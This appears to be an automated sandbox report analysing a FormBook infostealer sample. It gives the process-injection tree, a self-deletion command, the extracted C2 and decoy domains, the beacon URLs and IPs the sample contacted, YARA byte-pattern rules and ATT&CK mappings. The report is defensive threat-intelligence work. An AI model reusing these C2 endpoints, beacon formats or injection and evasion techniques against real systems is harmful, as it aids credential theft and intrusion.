
**ID:** 452667
**Sample Name:**
v8kZUFgdD4.exe
**Cookbook:** default.jbs
**Time:** 17:41:18
**Date:** 22/07/2021
**Version:** 33.0.0 White Diamond

# Table of Contents


# Windows Analysis Report v8kZUFgdD4.exe

## Overview


### General Information

| | |
|---|---|
| Sample Name: | v8kZUFgdD4.exe |
| Analysis ID: | 452667 |
| MD5: | 57f3ae2842ffb5c… |
| SHA1: | 68423398d025d3.. |
| SHA256: | a0c7b3d44a5cfcd.. |
| Tags: | exe Formbook |
| Infos: | |

Most interesting Screenshot:



### Detection





FormBook

| | |
|---|---|
| Score: | 100 |
| Range: | 0 - 100 |
| Whitelisted: | false |
| Confidence: | 100% |

### Signatures

- Antivirus detection for URL or domain
- Detected unpacking (changes PE se…
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e….
- System process connects to networ…
- Yara detected FormBook
- C2 URLs / IPs found in malware con…
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…
- Queues an APC in another process …

### Classification



## Process Tree

- **System is w10x64**
- v8kZUFgdD4.exe (PID: 724 cmdline: 'C:\Users\user\Desktop\v8kZUFgdD4.exe' MD5: 57F3AE2842FFB5CEEA386D0B97A52818)
  - v8kZUFgdD4.exe (PID: 6148 cmdline: 'C:\Users\user\Desktop\v8kZUFgdD4.exe' MD5: 57F3AE2842FFB5CEEA386D0B97A52818)
    - explorer.exe (PID: 3440 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - ipconfig.exe (PID: 6580 cmdline: C:\Windows\SysWOW64\ipconfig.exe MD5: B0C7423D02A007461C850CD0DFE09318)
        - cmd.exe (PID: 6744 cmdline: /c del 'C:\Users\user\Desktop\v8kZUFgdD4.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 6760 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

## Malware Configuration

### Threatname: FormBook

```
{
  "C2 list": [
    "www.extinctionbrews.com/dy8g/"
  ],
  "decoy": [
    "mzyxi-rkah-y.net",
    "okinawarongnho.com",
    "qq66520.com",
    "nimbus.watch",
    "cwdelrio.com",
    "regalshopper.com",
    "avito-payment.life",
    "jorgeporcayo.com",
    "galvinsky.digital",
    "guys-only.com",
    "asmfruits-almacenes.com",
    "boatrace-life04.net",
    "cochez.club",
    "thelastvictor.net",
    "janieleconte.com",
    "ivoirepneus.com",
    "saludflv.info",
    "mydreamtv.net",
    "austinphy.com",
    "cajunseafoodstcloud.com",
    "13006608192.com",
    "clear3media.com",
    "thegrowclinic.com",
    "findfoodshop.com",
    "livegaming.store",
    "greensei.com",
    "atmaapothecary.com",
    "builtbydawn.com",
    "wthcoffee.com",
    "melodezu.com",
    "oikoschain.com",
    "matcitekids.com",
    "killrstudio.com",
    "doityourselfism.com",
    "monsoonnerd.com",
    "swissbankmusic.com",
    "envisionfordheights.com",
    "invisiongc.net",
    "aizaibali.com",
    "professioneconsulenza.net",
    "chaneabond.com",
    "theamercianhouseboat.com",
    "scuolatua.com",
    "surivaganza.com",
    "xn--vuq722jwngjre.com",
    "quiteimediato.space",
    "ecofingers.com",
    "manageoceanaccount.com",
    "cindywillardrealtor.com",
    "garimpeirastore.online",
    "tinsley.website",
    "fitnesstwentytwenty.com",
    "thenorthgoldline.com",
    "scuolacounselingroma.com",
    "iwccgroup.com",
    "wideawakemomma.com",
    "anthonysavillemiddleschool.com",
    "sprinkleresources.com",
    "ravexim3.com",
    "onedadtwodudes.com",
    "shxytl.com",
    "iriscloudvideo.com",
    "theshapecreator.com",
    "vermogenswerte.com"
  ]
}
```


# Yara Overview

## Memory Dumps

| Source | Rule | Description | Author | Strings |
|---|---|---|---|---|
| 00000007.00000002.599150521.0000000001330000.00000004.00000001.sdmp | JoeSecurity_FormBook | Yara detected FormBook | Joe Security | |

| Source | Rule | Description | Author | Strings |
|---|---|---|---|---|
| 00000007.00000002.599150521.0000000001330000.00000004.00000001.sdmp | Formbook_1 | autogenerated rule brought to you by yara-signator | Felix Bilstein - yara-signator at cocacoding dot com | • 0x85f8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC<br>• 0x8992:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC<br>• 0x146a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94<br>• 0x14191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91<br>• 0x147a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F<br>• 0x1491f:$sequence_4: 5D C3 8D 50 7C 80 FA 07<br>• 0x93aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06<br>• 0x1340c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8<br>• 0xa122:$sequence_7: 66 89 0C 02 5B 8B E5 5D<br>• 0x19797:$sequence_8: 3C 54 74 04 3C 74 75 F4<br>• 0x1a83a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00 |
| 00000007.00000002.599150521.0000000001330000.00000004.00000001.sdmp | Formbook | detect Formbook in memory | JPCERT/CC Incident Response Group | • 0x166c9:$sqlite3step: 68 34 1C 7B E1<br>• 0x167dc:$sqlite3step: 68 34 1C 7B E1<br>• 0x166f8:$sqlite3text: 68 38 2A 90 C5<br>• 0x1681d:$sqlite3text: 68 38 2A 90 C5<br>• 0x1670b:$sqlite3blob: 68 53 D8 7F 8C<br>• 0x16833:$sqlite3blob: 68 53 D8 7F 8C |
| 00000001.00000002.389518635.0000000000400000.00000040.00000001.sdmp | JoeSecurity_FormBook | Yara detected FormBook | Joe Security | |
| 00000001.00000002.389518635.0000000000400000.00000040.00000001.sdmp | Formbook_1 | autogenerated rule brought to you by yara-signator | Felix Bilstein - yara-signator at cocacoding dot com | • 0x85f8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC<br>• 0x8992:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC<br>• 0x146a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94<br>• 0x14191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91<br>• 0x147a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F<br>• 0x1491f:$sequence_4: 5D C3 8D 50 7C 80 FA 07<br>• 0x93aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06<br>• 0x1340c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8<br>• 0xa122:$sequence_7: 66 89 0C 02 5B 8B E5 5D<br>• 0x19797:$sequence_8: 3C 54 74 04 3C 74 75 F4<br>• 0x1a83a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00 |
| Click to see the 19 entries | | | | |

## Unpacked PEs

| Source | Rule | Description | Author | Strings |
|---|---|---|---|---|
| 0.2.v8kZUFgdD4.exe.21d0000.2.raw.unpack | JoeSecurity_FormBook | Yara detected FormBook | Joe Security | |
| 0.2.v8kZUFgdD4.exe.21d0000.2.raw.unpack | Formbook_1 | autogenerated rule brought to you by yara-signator | Felix Bilstein - yara-signator at cocacoding dot com | • 0x85f8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC<br>• 0x8992:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC<br>• 0x146a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94<br>• 0x14191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91<br>• 0x147a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F<br>• 0x1491f:$sequence_4: 5D C3 8D 50 7C 80 FA 07<br>• 0x93aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06<br>• 0x1340c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8<br>• 0xa122:$sequence_7: 66 89 0C 02 5B 8B E5 5D<br>• 0x19797:$sequence_8: 3C 54 74 04 3C 74 75 F4<br>• 0x1a83a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00 |
| 0.2.v8kZUFgdD4.exe.21d0000.2.raw.unpack | Formbook | detect Formbook in memory | JPCERT/CC Incident Response Group | • 0x166c9:$sqlite3step: 68 34 1C 7B E1<br>• 0x167dc:$sqlite3step: 68 34 1C 7B E1<br>• 0x166f8:$sqlite3text: 68 38 2A 90 C5<br>• 0x1681d:$sqlite3text: 68 38 2A 90 C5<br>• 0x1670b:$sqlite3blob: 68 53 D8 7F 8C<br>• 0x16833:$sqlite3blob: 68 53 D8 7F 8C |
| 0.2.v8kZUFgdD4.exe.21d0000.2.unpack | JoeSecurity_FormBook | Yara detected FormBook | Joe Security | |
| 0.2.v8kZUFgdD4.exe.21d0000.2.unpack | Formbook_1 | autogenerated rule brought to you by yara-signator | Felix Bilstein - yara-signator at cocacoding dot com | • 0x77f8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC<br>• 0x7b92:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC<br>• 0x138a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94<br>• 0x13391:$sequence_2: 3B 4F 14 73 95 85 C9 74 91<br>• 0x139a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F<br>• 0x13b1f:$sequence_4: 5D C3 8D 50 7C 80 FA 07<br>• 0x85aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06<br>• 0x1260c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8<br>• 0x9322:$sequence_7: 66 89 0C 02 5B 8B E5 5D<br>• 0x18997:$sequence_8: 3C 54 74 04 3C 74 75 F4<br>• 0x19a3a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00 |
| Click to see the 8 entries | | | | |

# Sigma Overview

No Sigma rule has matched

# Jbx Signature Overview

Click to jump to signature section

## AV Detection:

Antivirus detection for URL or domain

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

## Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

## E-Banking Fraud:

Yara detected FormBook

## System Summary:

Malicious sample detected (through community Yara rule)

## Data Obfuscation:

Detected unpacking (changes PE section rights)

## Persistence and Installation Behavior:

Uses ipconfig to lookup or modify the Windows network settings

## Malware Analysis System Evasion:

Tries to detect virtualization through RDTSC time measurements

## HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

## Stealing of Sensitive Information:

Yara detected FormBook


**Remote Access Functionality:**

Yara detected FormBook

## Mitre Att&ck Matrix

| Initial Access | Execution | Persistence | Privilege Escalation | Defense Evasion | Credential Access | Discovery | Lateral Movement | Collection | Exfiltration | Command and Control | Network Effects |
|---|---|---|---|---|---|---|---|---|---|---|---|
| Valid Accounts | Native API 1 | Path Interception | Process Injection 5 1 2 | Virtualization/Sandbox Evasion 2 | OS Credential Dumping | Security Software Discovery 1 2 1 | Remote Services | Archive Collected Data 1 | Exfiltration Over Other Network Medium | Encrypted Channel 1 | Eavesdrop on Insecure Network Communicatic |
| Default Accounts | Shared Modules 1 | Boot or Logon Initialization Scripts | Boot or Logon Initialization Scripts | Process Injection 5 1 2 | LSASS Memory | Virtualization/Sandbox Evasion 2 | Remote Desktop Protocol | Data from Removable Media | Exfiltration Over Bluetooth | Ingress Tool Transfer 3 | Exploit SS7 to Redirect Phor Calls/SMS |
| Domain Accounts | At (Linux) | Logon Script (Windows) | Logon Script (Windows) | Deobfuscate/Decode Files or Information 1 | Security Account Manager | Process Discovery 2 | SMB/Windows Admin Shares | Data from Network Shared Drive | Automated Exfiltration | Non-Application Layer Protocol 3 | Exploit SS7 to Track Device Location |
| Local Accounts | At (Windows) | Logon Script (Mac) | Logon Script (Mac) | Obfuscated Files or Information 3 | NTDS | Remote System Discovery 1 | Distributed Component Object Model | Input Capture | Scheduled Transfer | Application Layer Protocol 1 3 | SIM Card Swap |
| Cloud Accounts | Cron | Network Logon Script | Network Logon Script | Software Packing 1 1 | LSA Secrets | System Network Configuration Discovery 1 | SSH | Keylogging | Data Transfer Size Limits | Fallback Channels | Manipulate Device Communicatic |
| Replication Through Removable Media | Launchd | Rc.common | Rc.common | Steganography | Cached Domain Credentials | System Information Discovery 1 2 | VNC | GUI Input Capture | Exfiltration Over C2 Channel | Multiband Communication | Jamming or Denial of Service |


## Behavior Graph




## Screenshots

### Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.




# Antivirus, Machine Learning and Genetic Malware Detection

## Initial Sample

| Source | Detection | Scanner | Label | Link |
|---|---|---|---|---|
| v8kZUFgdD4.exe | 38% | Virustotal | | Browse |

## Dropped Files

No Antivirus matches

## Unpacked PE Files

| Source | Detection | Scanner | Label | Link | Download |
|---|---|---|---|---|---|
| 7.2.ipconfig.exe.3ac7960.5.unpack | 100% | Avira | TR/Patched.Ren.Gen | | Download File |
| 0.2.v8kZUFgdD4.exe.2190000.1.unpack | 100% | Avira | TR/Patched.Ren.Gen | | Download File |
| 7.2.ipconfig.exe.11406b0.0.unpack | 100% | Avira | TR/Patched.Ren.Gen | | Download File |
| 0.2.v8kZUFgdD4.exe.21d0000.2.unpack | 100% | Avira | TR/Crypt.ZPACK.Gen | | Download File |
| 1.2.v8kZUFgdD4.exe.400000.0.unpack | 100% | Avira | TR/Crypt.ZPACK.Gen | | Download File |
| 1.1.v8kZUFgdD4.exe.400000.0.unpack | 100% | Avira | TR/Crypt.ZPACK.Gen | | Download File |

## Domains

| Source | Detection | Scanner | Label | Link |
|---|---|---|---|---|
| extinctionbrews.com | 5% | Virustotal | | Browse |
| www.aizaibali.com | 0% | Virustotal | | Browse |

## URLs

| Source | Detection | Scanner | Label | Link |
|---|---|---|---|---|
| http://www.founder.com.cn/cn/bThe | 0% | URL Reputation | safe | |
| http://www.founder.com.cn/cn/bThe | 0% | URL Reputation | safe | |
| http://www.founder.com.cn/cn/bThe | 0% | URL Reputation | safe | |
| http://www.okinawarongnho.com/dy8g/?i0GDM=uor47PkOoKkLY099HuArMxw1XFE/ncsTlzCE/ODY21NzZk1xVsb5QvrTgLDn7S7AYBCRuXEk2w==&0X=C6Ah3vPx | 0% | Avira URL Cloud | safe | |
| http://www.tiro.com | 0% | URL Reputation | safe | |
| http://www.tiro.com | 0% | URL Reputation | safe | |
| http://www.tiro.com | 0% | URL Reputation | safe | |
| http://www.doityourselfism.com/dy8g/?i0GDM=Y4JBfBjBKMGzbUzrNu+ARLK4ZQab+dap1kq40YSvqSzyJ/mfRg4U9+Lz1eKJfRLK3cAmaa0bkw==&0X=C6Ah3vPx | 0% | Avira URL Cloud | safe | |
| http://www.findfoodshop.com/dy8g/?i0GDM=4wzaECy4GBTuQnlTbNLpu7AOQbyqIYrzJAsJNgGB2dTR99UQwJdt+FpFkOawEfEVdOlYoXAvoA==&0X=C6Ah3vPx | 100% | Avira URL Cloud | malware | |
| http://www.goodfont.co.kr | 0% | URL Reputation | safe | |
| http://www.goodfont.co.kr | 0% | URL Reputation | safe | |
| http://www.goodfont.co.kr | 0% | URL Reputation | safe | |
| http://www.scuolatua.com/dy8g/?i0GDM=DyFQJ285GCHWDKdZkYvFextRb5KpVMjfJilCoJQfsM3+VBHaRIBYykQk9iPNEqtroWJ/WwLhcg==&0X=C6Ah3vPx | 0% | Avira URL Cloud | safe | |
| http://www.extinctionbrews.com/dy8g/?i0GDM=DjnY/S7/G1yk/GGdjnbMG0pwlAlipgBY8a8MDSEvYTAaE8/8s3MkSQswoGP3cSH4hj9/IphBwA==&0X=C6Ah3vPx | 0% | Avira URL Cloud | safe | |
| http://www.carterandcone.coml | 0% | URL Reputation | safe | |
| http://www.carterandcone.coml | 0% | URL Reputation | safe | |
| http://www.carterandcone.coml | 0% | URL Reputation | safe | |
| http://www.sajatypeworks.com | 0% | URL Reputation | safe | |
| http://www.sajatypeworks.com | 0% | URL Reputation | safe | |
| http://www.sajatypeworks.com | 0% | URL Reputation | safe | |
| http://www.typography.netD | 0% | URL Reputation | safe | |
| http://www.typography.netD | 0% | URL Reputation | safe | |
| http://www.typography.netD | 0% | URL Reputation | safe | |
| http://www.founder.com.cn/cn/cThe | 0% | URL Reputation | safe | |
| http://www.founder.com.cn/cn/cThe | 0% | URL Reputation | safe | |
| http://www.founder.com.cn/cn/cThe | 0% | URL Reputation | safe | |
| http://www.galapagosdesign.com/staff/dennis.htm | 0% | URL Reputation | safe | |
| http://www.galapagosdesign.com/staff/dennis.htm | 0% | URL Reputation | safe | |
| http://www.galapagosdesign.com/staff/dennis.htm | 0% | URL Reputation | safe | |
| http://fontfabrik.com | 0% | URL Reputation | safe | |
| http://fontfabrik.com | 0% | URL Reputation | safe | |
| http://fontfabrik.com | 0% | URL Reputation | safe | |
| http://www.founder.com.cn/cn | 0% | URL Reputation | safe | |
| http://www.founder.com.cn/cn | 0% | URL Reputation | safe | |
| http://www.founder.com.cn/cn | 0% | URL Reputation | safe | |
| http://www.invisiongc.net/dy8g/?i0GDM=MBhh1pO56K3YrZO9qJkl6N96HaWfS+D/lXW6/vw2t4O2Fl+GB2YqMK2ZraksguVxeKRya9uu2A==&0X=C6Ah3vPx | 100% | Avira URL Cloud | malware | |
| http://www.jiyu-kobo.co.jp/ | 0% | URL Reputation | safe | |
| http://www.jiyu-kobo.co.jp/ | 0% | URL Reputation | safe | |
| http://www.jiyu-kobo.co.jp/ | 0% | URL Reputation | safe | |
| www.extinctionbrews.com/dy8g/ | 0% | Avira URL Cloud | safe | |
| http://www.galapagosdesign.com/DPlease | 0% | URL Reputation | safe | |
| http://www.galapagosdesign.com/DPlease | 0% | URL Reputation | safe | |
| http://www.galapagosdesign.com/DPlease | 0% | URL Reputation | safe | |
| http://www.sandoll.co.kr | 0% | URL Reputation | safe | |
| http://www.sandoll.co.kr | 0% | URL Reputation | safe | |
| http://www.sandoll.co.kr | 0% | URL Reputation | safe | |
| http://www.ecofingers.com/dy8g/?i0GDM=X9Az7RthaT8xdqkxQ6tJRjQeFUHqBPh6fb7YU5dnwYv1rghxnAYW3P4f0krKlocv9Wl7uwWiww==&0X=C6Ah3vPx | 0% | Avira URL Cloud | safe | |
| http://www.urwpp.deDPlease | 0% | URL Reputation | safe | |
| http://www.urwpp.deDPlease | 0% | URL Reputation | safe | |
| http://www.urwpp.deDPlease | 0% | URL Reputation | safe | |
| http://www.zhongyicts.com.cn | 0% | URL Reputation | safe | |

| Source | Detection | Scanner | Label | Link |
|---|---|---|---|---|
| http://www.zhongyicts.com.cn | 0% | URL Reputation | safe | |
| http://www.zhongyicts.com.cn | 0% | URL Reputation | safe | |
| http://www.sakkal.com | 0% | URL Reputation | safe | |
| http://www.sakkal.com | 0% | URL Reputation | safe | |
| http://www.sakkal.com | 0% | URL Reputation | safe | |
| http://www.jorgeporcayo.com/dy8g/?i0GDM=q7jKWIuNsoGkf7/hAqyN1U3v/GjJJAAs8Ri7ihl8JZVwqZwISrlxTPDImUVNZCFSYJzAIvZikA==&0X=C6Ah3vPx | 0% | Avira URL Cloud | safe | |
| http://www.scuolatua.com:80/dy8g/?i0GDM=DyFQJ285GCHWDKdZkYvFextRb5KpVMjfJilCoJQfsM3 | 0% | Avira URL Cloud | safe | |

# Domains and IPs

## Contacted Domains

| Name | IP | Active | Malicious | Antivirus Detection | Reputation |
|---|---|---|---|---|---|
| extinctionbrews.com | 34.102.136.180 | true | false | • 5%, Virustotal, Browse | unknown |
| jorgeporcayo.com | 162.241.62.54 | true | true | | unknown |
| www.aizaibali.com | 154.88.31.204 | true | true | • 0%, Virustotal, Browse | unknown |
| invisiongc.net | 34.102.136.180 | true | false | | unknown |
| www.scuolatua.com | 62.149.128.40 | true | true | | unknown |
| www.findfoodshop.com | 119.59.120.26 | true | true | | unknown |
| doityourselfism.com | 169.62.77.158 | true | true | | unknown |
| okinawarongnho.com | 103.138.88.11 | true | true | | unknown |
| www.ecofingers.com | 52.58.78.16 | true | true | | unknown |
| wthcoffee.com | 184.168.131.241 | true | true | | unknown |
| www.wthcoffee.com | unknown | unknown | true | | unknown |
| www.oikoschain.com | unknown | unknown | true | | unknown |
| www.xn--vuq722jwngjre.com | unknown | unknown | true | | unknown |
| www.extinctionbrews.com | unknown | unknown | true | | unknown |
| www.doityourselfism.com | unknown | unknown | true | | unknown |
| www.cwdelrio.com | unknown | unknown | true | | unknown |
| www.invisiongc.net | unknown | unknown | true | | unknown |
| www.jorgeporcayo.com | unknown | unknown | true | | unknown |
| www.okinawarongnho.com | unknown | unknown | true | | unknown |

## Contacted URLs

| Name | Malicious | Antivirus Detection | Reputation |
|---|---|---|---|
| http://www.okinawarongnho.com/dy8g/?i0GDM=uor47PkOoKkLY099HuArMxw1XFE/ncsTlzCE/ODY21NzZk1xVsb5QvrTgLDn7S7AYBCRuXEk2w==&0X=C6Ah3vPx | true | • Avira URL Cloud: safe | unknown |
| http://www.doityourselfism.com/dy8g/?i0GDM=Y4JBfBjBKMGzbUzrNu+ARLK4ZQab+dap1kq40YSvqSzyJ/mfRg4U9+Lz1eKJfRLK3cAmaa0bkw==&0X=C6Ah3vPx | true | • Avira URL Cloud: safe | unknown |
| http://www.findfoodshop.com/dy8g/?i0GDM=4wzaECy4GBTuQnITbNLpu7AOQbyqIYrzJAsJNgGB2dTR99UQwJdt+FpFkOawEfEVdOlYoXAvoA==&0X=C6Ah3vPx | true | • Avira URL Cloud: malware | unknown |
| http://www.scuolatua.com/dy8g/?i0GDM=DyFQJ285GCHWDKdZkYvFextRb5KpVMjfJilCoJQfsM3+VBHaRIBYykQk9iPNEqtroWJ/WwLhcg==&0X=C6Ah3vPx | true | • Avira URL Cloud: safe | unknown |
| http://www.extinctionbrews.com/dy8g/?i0GDM=DjnY/S7/G1yk/GGdjnbMG0pwlAlipgBY8a8MDSEvYTAaE8/8s3MkSQswoGP3cSH4hj9/IphBwA==&0X=C6Ah3vPx | false | • Avira URL Cloud: safe | unknown |
| http://www.invisiongc.net/dy8g/?i0GDM=MBhh1pO56K3YrZO9qJkl6N96HaWfS+D/lXW6/vw2t4O2FI+GB2YqMK2ZraksguVxeKRya9uu2A==&0X=C6Ah3vPx | false | • Avira URL Cloud: malware | unknown |
| www.extinctionbrews.com/dy8g/ | true | • Avira URL Cloud: safe | low |
| http://www.ecofingers.com/dy8g/?i0GDM=X9Az7RthaT8xdqkxQ6tJRjQeFUHqBPh6fb7YU5dnwYv1rghxnAYW3P4f0krKlocv9Wl7uwWiww==&0X=C6Ah3vPx | true | • Avira URL Cloud: safe | unknown |
| http://www.jorgeporcayo.com/dy8g/?i0GDM=q7jKWIuNsoGkf7/hAqyN1U3v/GjJJAAs8Ri7ihl8JZVwqZwISrlxTPDImUVNZCFSYJzAIvZikA==&0X=C6Ah3vPx | true | • Avira URL Cloud: safe | unknown |

## URLs from Memory and Binaries

## Contacted IPs

### Public

| IP | Domain | Country | Flag | ASN | ASN Name | Malicious |
|---|---|---|---|---|---|---|
| 52.58.78.16 | www.ecofingers.com | United States | | 16509 | AMAZON-02US | true |
| 62.149.128.40 | www.scuolatua.com | Italy | | 31034 | ARUBA-ASNIT | true |
| 162.241.62.54 | jorgeporcayo.com | United States | | 46606 | UNIFIEDLAYER-AS-1US | true |
| 169.62.77.158 | doityourselfism.com | United States | | 36351 | SOFTLAYERUS | true |
| 34.102.136.180 | extinctionbrews.com | United States | | 15169 | GOOGLEUS | false |
| 103.138.88.11 | okinawarongnho.com | Viet Nam | | 45538 | ODS-AS-VNOnlinedataservicesVN | true |
| 154.88.31.204 | www.aizaibali.com | Seychelles | | 40065 | CNSERVERSUS | true |
| 119.59.120.26 | www.findfoodshop.com | Thailand | | 56067 | METRABYTE-TH453LadplacoutJorakhaebuaTH | true |

# General Information

| | |
|---|---|
| Joe Sandbox Version: | 33.0.0 White Diamond |
| Analysis ID: | 452667 |
| Start date: | 22.07.2021 |
| Start time: | 17:41:18 |
| Joe Sandbox Product: | CloudBasic |
| Overall analysis duration: | 0h 10m 46s |
| Hypervisor based Inspection enabled: | false |
| Report type: | light |
| Sample file name: | v8kZUFgdD4.exe |
| Cookbook file name: | default.jbs |
